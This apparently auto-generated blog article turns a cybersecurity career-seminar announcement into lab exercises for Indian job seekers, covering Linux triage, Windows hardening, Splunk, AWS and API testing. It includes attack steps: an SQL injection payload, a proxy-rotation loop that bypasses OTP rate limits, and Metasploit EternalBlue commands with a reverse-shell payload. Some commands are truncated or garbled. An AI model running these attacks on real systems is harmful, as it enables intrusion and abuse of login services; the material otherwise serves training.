Listen to this Post

Introduction:
The Indian cybersecurity job market is expanding at over 35% annually, yet a massive skill gap leaves thousands of positions unfilled. Mohit Soni (CRTO, OSCP, OSWP, CRTP), founder of Lancer-InfoSec, recently announced a career guidance seminar focusing on local opportunities, certifications, and hiring trends. This article extracts the core technical pathways from that announcement and adds practical labs—Linux/Windows commands, SIEM configuration, API security, and cloud hardening—to help you move from beginner to job‑ready professional.
Learning Objectives:
- Map the most in‑demand cybersecurity roles in India (SOC analyst, penetration tester, GRC) and the specific skills each requires.
- Build a certification roadmap from CompTIA Security+ to OSCP/CRTP/CRTO using verified hands‑on exercises.
- Execute real‑world commands for system hardening, vulnerability exploitation, and log analysis across Linux and Windows environments.
You Should Know:
- Linux Command Line for Security Analysts – A Step‑by‑Step Lab
Start by mastering the commands every SOC analyst and pentester uses daily. These tasks simulate initial triage on a compromised Linux system.
Step 1: Check listening ports and running services
sudo netstat -tulpn | grep LISTEN
sudo ss -tulwn
Look for unexpected ports (e.g., 4444, 31337) that could indicate reverse shells.
Step 2: Inspect scheduled tasks for persistence
crontab -l
sudo cat /etc/crontab
ls -la /etc/cron.
Attackers often add malicious cron jobs that re‑execute payloads every few minutes.
Step 3: Hunt for SUID binaries (privilege escalation vectors)
find / -perm -4000 -type f 2>/dev/null
Commonly abused binaries include pkexec, sudo, and nmap. Use `gtfobins.github.io` to check exploitability.
Step 4: Monitor live process activity
ps aux --sort=-%cpu | head -20
watch -n 1 'ps -eo pid,cmd,pcpu,pmem --sort=-pcpu'
Identify unknown processes with high CPU—often cryptominers or stress‑testing tools.
Step 5: Analyse authentication logs for brute‑force attempts
sudo grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr
This command extracts source IPs of failed SSH attempts. Block repeated offenders with `iptables` or fail2ban.
2. Windows Security Hardening for Entry‑Level SOC Roles
Most Indian enterprises run hybrid Windows environments. The following PowerShell commands (run as Administrator) implement baseline hardening from the Centre for Internet Security (CIS).
Step 1: Disable SMBv1 (a legacy protocol exploited by WannaCry)
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
Step 2: Enforce PowerShell logging for attack detection
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" -Name "EnableModuleLogging" -Value 1
These logs are ingested by SIEMs (Splunk, Sentinel) to detect obfuscated commands.
Step 3: Restrict local admin privileges via LAPS (Local Administrator Password Solution)
Deploy LAPS to manage unique local admin passwords. After installation:
Update-AdmPwdADSchema
Set-AdmPwdComputerSelfPermission -OrgUnit "OU=Workstations,DC=contoso,DC=com"
Then configure GPO to enable password rotation every 30 days.
- Configuring Your First SIEM – Splunk Free Lab on Windows/Linux
Most Indian job postings for SOC analysts require Splunk or ELK knowledge. Here’s a minimal lab to generate and forward Windows event logs.
Step 1: Download Splunk Universal Forwarder (free)
On Windows: `msiexec /i splunkforwarder.msi`
On Linux (Ubuntu):
wget -O splunkforwarder.deb 'https://www.splunk.com/en_us/download/universal-forwarder.html?academic=true'
sudo dpkg -i splunkforwarder.deb
Step 2: Configure inputs.conf to monitor Security logs
Edit `$SPLUNK_HOME/etc/system/local/inputs.conf`:
[WinEventLog://Security]
disabled = false
start_from = oldest
current_only = 0
index = main
Then restart forwarder: `sudo /opt/splunkforwarder/bin/splunk restart`
Step 3: Install Splunk Enterprise free tier (up to 500 MB/day)
On Linux:
wget -O splunk.tgz 'https://download.splunk.com/products/splunk/releases/9.0.5/linux/splunk-9.0.5-xxx.tgz'
tar -xzf splunk.tgz -C /opt
cd /opt/splunk/bin && ./splunk start --accept-license
Search for `EventCode=4625` to visualise failed logon attempts.
- API Security Basics for Indian Fintech & E‑commerce Roles
APIs power UPI, payment gateways, and OTT platforms. The OWASP API Security Top 10 is now a frequent interview topic.
Step 1: Intercept API traffic with Burp Suite Community
Install Burp, set browser proxy to 127.0.0.1:8080, and install Burp’s CA certificate. Then capture a login API call. Look for:
– `Authorization: Bearer none.
– `Content-Type: application/json` – attempt SQL injection inside JSON values: `{“username”: “admin’ OR ‘1’=’1”}`
Step 2: Test for BOLA (Broken Object Level Authorization) using cURL
After authenticating as user A, try to access user B’s data by changing an ID:
curl -X GET "https://api.example.com/v1/orders/12345" -H "Authorization: Bearer <token_of_A>"
If you receive order 12345 belonging to another user, the API is vulnerable.
Step 3: Rate limiting bypass with IP rotation (using proxy lists)
for ip in $(cat proxy_list.txt); do
curl -x $ip:8080 "https://target.com/api/otp" -d "mobile=9999999999"
done
Use free proxies responsibly only on authorised test environments.
- Cloud Hardening on AWS (IAM & S3) – Practical Steps
Indian startups increasingly use AWS. Misconfigured IAM roles and public S3 buckets remain top causes of breaches.
Step 1: Enforce MFA on the root account and all IAM users
aws iam create-virtual-mfa-device --virtual-mfa-device-name "MyMFA" --outfile QRCode.png
aws iam enable-mfa-device --user-name admin --serial-number arn:aws:iam::123456789012:mfa/MyMFA --authentication-code1 123456 --authentication-code2 789012
Step 2: Detect publicly accessible S3 buckets
aws s3api get-bucket-acl --bucket my-company-data
aws s3api put-bucket-acl --bucket my-company-data --acl private
Then scan for open buckets with `s3scanner` (GitHub):
git clone https://github.com/sa7mon/s3scanner
cd s3scanner && go build
./s3scanner -bucket my-company-data
Step 3: Implement least‑privilege with IAM policy simulator
Write a policy that allows only `s3:GetObject` on a single prefix:
{
"Version": "2012-10-17",
"Statement": [{
"Effect": "Allow",
"Action": "s3:GetObject",
"Resource": "arn:aws:s3:::my-bucket/logs/"
}]
}
Test it using the AWS Policy Simulator console.
- Vulnerability Exploitation & Mitigation – Metasploit for OSCP/CRTP Prep
Understanding how exploits work is crucial for both red and blue teams. This example demonstrates an EternalBlue‑style SMB vulnerability on an isolated lab VM.
Step 1: Launch Metasploit and scan for SMB
msfconsole
msf6 > use auxiliary/scanner/smb/smb_version
msf6 > set RHOSTS 192.168.1.100
msf6 > run
Step 2: Exploit using the eternalblue module (MS17‑010)
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.50
msf6 > set RHOSTS 192.168.1.100
msf6 > exploit
Step 3: Mitigation – Patch and disable SMBv1
On Windows target:
Get-WindowsFeature FS-SMB1 | Uninstall-WindowsFeature -Restart
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name "SMB1" -Value 0 -Type DWORD
What Undercode Say:
- Key Takeaway 1: The Indian cybersecurity market is shifting from generic “ethical hacking” courses to role‑specific certifications. OSCP and CRTP are now baseline for junior penetration testers, while cloud‑native certs (AWS Security Specialty, AZ‑500) drive higher salaries in Bangalore and Hyderabad.
- Key Takeaway 2: Hands‑on labs—not just theory—are non‑negotiable. Recruiters increasingly ask candidates to demonstrate live log analysis (using the Linux commands above) or API security tests during technical interviews.
Analysis: Mohit Soni’s seminar addresses a critical gap: career guidance that ties local job demand (e.g., fintech, government projects, MSSPs) to global certification standards. The commands and labs provided here directly support the “Skills required for the Indian job market” point—automation with Bash/PowerShell, SIEM configuration, and cloud hardening are what hiring managers test. Without these practical abilities, even a certified candidate fails the technical round. The seminar’s success will depend on moving beyond slides to live‑fire exercises similar to those outlined above.
Prediction:
Within 18 months, AI‑powered security orchestration tools will automate Level‑1 SOC alert triage, reducing demand for junior analysts in India but increasing the need for professionals who can write detection rules, harden APIs, and respond to cloud incidents. Certifications like CRTO (red team operations) and BTL1 (blue team level 1) will overtake generic CEH. The seminar’s emphasis on “future trends” is timely—candidates who master Python scripting for automation and Terraform for infrastructure security will command salaries 2.5x higher than traditional sysadmin‑turned‑security roles. Expect hiring for “prompt injection” and “LLM security” roles to appear in Indian job portals by Q4 2026.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xfrost We – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


